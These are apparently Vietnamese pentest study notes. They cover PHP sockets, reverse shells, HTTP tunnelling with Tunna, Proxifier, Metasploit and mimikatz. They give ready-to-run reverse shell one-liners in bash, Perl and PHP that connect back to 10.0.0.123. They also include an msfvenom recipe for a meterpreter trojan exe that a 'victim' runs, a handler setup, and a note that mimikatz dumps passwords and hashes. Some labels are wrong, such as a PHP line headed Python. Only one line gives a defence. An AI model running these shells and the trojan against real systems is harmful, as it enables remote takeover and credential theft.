Socket PHP

# **Config**

Mở extension socket trong php.ini

# Function PHP

1. Tạo Socket

$socket = socket\_create(AF\_INET, SOCK\_STREAM, 0) or die("Could not create socket\n");

1. Liên kết host ,port

$result = socket\_bind($socket, $host, $port) or die("Could not bind to socket\n")

1. Bắt đầu lắng nghe socket

$result = socket\_listen($socket, 3) or die("Could not set up socket listener\n");

$spawn = socket\_accept($socket) or die("Could not accept incoming connection\n");

$input = socket\_read($spawn, 1024) or die("Could not read input\n");

$output = strrev($input) . "\n";

socket\_write($spawn, $output, strlen ($output)) or die("Could not write output\n");

Client

$socket = socket\_create(AF\_INET, SOCK\_STREAM, 0) or die("Could not create socket\n");

$result = socket\_connect($socket, $host, $port) or die("Could not connect toserver\n");

socket\_write($socket, $message, strlen($message)) or die("Could not send data to server\n");

$result = socket\_read ($socket, 1024) or die("Could not read server response\n");

echo "Reply From Server :".$result;

ncat ( nmap )

kill -9 apt

nc ( không có option – e)

ncat có

# **Tìm hiểu về reverse shell**

Reverse shell là 1 loại session shell (ngoài ra còn có web shell, bind shell,.. ) là shell có kết nối bắt nguồn từ 1 máy chủ đóng vai trò là target đến 1 máy chủ khác đóng vai trò host . Khi đó target sẽ tạo kết nối ra bên ngoài và host sẽ lắng nghe. Trong trường hợp Attacker mà đã khai thác được lỗ hổng có thể dẫn đến RCE có thể dùng Reverse shell để tạo kết nối đến máy attacker để hacker thao tác với máy target. Một Reverse shell (hay còn gọi connect-back shell) cũng có thể là cách duy nhất để để thao tác remote thông qua shell mà không gặp vấn đề với NAT hoặc firewall

Như bình thường, để có thể tạo ra remote shell để remote từ xa, máy tính của attacker kết nối tới một máy chủ target và yêu cầu một shell session - đây gọi là bind shell. Nhưng có 1 vấn đề có thể xảy ra là nếu máy chủ kia không thể truy cập trực tiếp , ví dụ là có thể không có public IP hoặc được bảo vệ với Firewall thì sao? Trong trường hợp này, Reverse shell cần được sử dụng, khi mà target có một kết nối ra bên ngoài để host lắng nghe các kết nối đến và tạo nên shell session. Firewall thì đa số lọc các kết nối từ bên ngoài vào cho nên những kết nối từ nội bộ ra ngoài tới 1 server đang lắng nghe thường thành công.

Reverse shell cần quyền admin

Sử dụng netcat để demo


Nc –nvlp 4444 ( window máy thật 192.168.1.43 )

Ncat –nv 192.168.1.43 4444 –c “bash”

### Bash Reverse shell /bin/bash -i >& /dev/tcp/10.0.0.123/1111 0>&1

### Perl Reverse shell perl -e 'use Socket;$i="10.0.0.123";$p=1111;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

### Python reverse shell php -r '$sock=fsockopen("10.0.0.123",1111);exec("/bin/sh -i <&3 >&3 2>&3");



Để hạn chế khai thác, bạn có thể khóa kết nối ra ngoài và chỉ cho phép các địa chỉ IP và cổng cụ thể hoạt động cho các dịch vụ được yêu cầu


# HTTP Tunnel

HTTP Tunnel được sử dụng để vượt qua tường lửa và các hạn chế mạng khác và đường hầm HTTP được sử dụng để tạo liên kết mạng trực tiếp giữa hai vị trí.

Tunnel được sử dụng để vận chuyển foreign protocol qua một mạng mà thông thường sẽ hỗ trợ nó.

Bạn có thể lấy giao thức A và bọc nó hoặc đặt nó vào một đường hầm với giao thức B.

|  |
| --- |
| **Giới thiệu về HTTPTunnel** |
| HTTPTunnel là một phần mềm đường hầm có thể tạo đường hầm kết nối mạng thông qua các proxy HTTP hạn chế đối với các yêu cầu HTTP "GET" và "POST" thuần túy. |



Tunna là một bộ công cụ sẽ bao bọc và tạo đường hầm cho bất kỳ giao tiếp TCP nào qua HTTP.


Demo

-Tạo webservice trên window server 2012

- Tải và them conn.aspx ( II6 và II8) của Tunna vào thư mục web

- Sử dụng Tunna để tao kết nối: python proxy –u https//:192.168.21.139/conn.aspx –l 4444 –r 3389 –v

- rdesktop localhost:4444



# Proxifier

Proxifier là một chương trình cho phép các ứng dụng mạng không hỗ trợ làm việc thông qua các máy chủ proxy hoạt động thông qua proxy SOCKS hoặc HTTPS hoặc chain của máy chủ proxy.

Với Proxifier, bạn có thể dễ dàng tạo đường hầm cho tất cả các kết nối TCP trên hệ thống hoặc chỉ những người được chọn.

+ Chạy bất kỳ ứng dụng mạng nào thông qua máy chủ proxy; không cần phải cấu hình đặc biệt cho phần mềm.  
+ Truy cập Internet từ mạng cục bộ bị giới hạn thông qua một cổng máy chủ proxy.  
+ Vượt qua giới hạn tường lửa (để kết nối với các cổng bị giới hạn).  
+ Sử dụng ba loại máy chủ proxy: SOCKS v4, SOCKS v5, và HTTP.  
+ Xử lý tên DNS thông qua một máy chủ proxy.  
+ "Đường hầm" toàn bộ hệ thống (buộc tất cả các kết nối mạng trong hệ thống làm việc thông qua một máy chủ proxy).  
+ Đảm bảo sự riêng tư bằng cách ẩn địa chỉ IP của bạn.  
+ Làm việc thông qua một loạt các máy chủ proxy sử dụng các giao thức khác nhau.  
+ Xem thông tin về các kết nối hiện thời (địa chỉ, tốc độ, truyền dữ liệu, thời gian kết nối, v.v.) theo thời gian thực.  
+ Xem thông tin sử dụng băng theo thời gian thực thông dưới dạng sơ đồ màu.  
+ Duy trì các tập tin nhật ký.  
+ Ghi lại lưu lượng truy cập đến và đi.  
+ Nhận được các báo cáo chi tiết về lỗi mạng.

# Metasploit

Metasploit framework là một framework mã nguồn mở phát triển nhằm sử dụng các shellcode (payload) để tấn công máy có lỗ hổng.Cùng với một số bộ công cụ bảo mật khác,Metasploit có cơ sở dữ liệu chứa hàng ngàn shellcode ,hàng ngàn exploit của các hệ điều hành,các chương trình hay dịch vụ.Trong quá trình phát triển metasploit liên tục cập nhật các Exploit.

Metasploit framework là một bộ dự án sinh ra để kiểm tra độ an toàn (pentestingnhưng đối với những attacker như chúng ta,thì nó thực sự là một công cụ vô cùng hữu ích ( dùng để kiểm tra ,khai thác lỗi ,exploit )

Ta chủ yếu thực thi trên msfconsole ,nhìn cho nó chuyên nghiệp   
Msfconsole có nhiều câu lệnh,option khác nhau.Dứoi đây là nội dung các lệnh đối với msfconsole .

Exploit Modules.  
Đầu tiên chọn exploit,muốn chọn ta có thể dùng lệnh "show exploits" để hiện ra tất cả các exploit mà metasploit framework có hỗ trợ.

Sử dụng reverse shell trong metasploit:

 vào metasploits framework lệnh #msfconsole và tạo 1 trojan với lệnh  
#msfvenom --platform windows -p windows/x64/meterpreter/reverse\_tcp LHOST= LPORT=4444 -f exe -only -o /root/shell.exe

**B2:**sử dụng exploits handler để lắng nghe kết nối của máy victim  
#use exploit/multi/handler

#set payload windows/x64/meterpreter/reverse\_tcp  
#set lhost myip(nếu cùng mạng thì gõ ifconfig để lấy ip của mình ,còn khác mạng thì vào trang [https://www.whatismyip](https://www.whatismyip/) .com/ để xem ip public)  
#set lport 4444

#exploit

đợi kết nối từ máy victim nếu victim chạy file quanlyny.exe thì sẽ có 1 session được tạo ra )


hiển thị session mới tạo ra #sessions -v  
Kết nối tới session với lệnh #sessions -i -1  
Bây giờ ta có 1 shell với meterpreter đến đây bạn có thể khai thác trên máy victim với các lệnh

Mimikatz

**mimikatz**là một công cụ tôi đã thực hiện để tìm hiểu C và thực hiện các thử nghiệm với bảo mật Windows.

Nó được biết đến trong việc lấy được mật khẩu , hash , PIN code and kerberos tickets từ bộ nhớ . Ngoài ra còn có thể pass-the-hash, pass-the-ticket or build Golden tickets. ( note)

Demo ( Window 7) trích xuất mật khẩu



# Potato Privilege Escalation on Windows 7,8,10, Server 2008, Server 2012

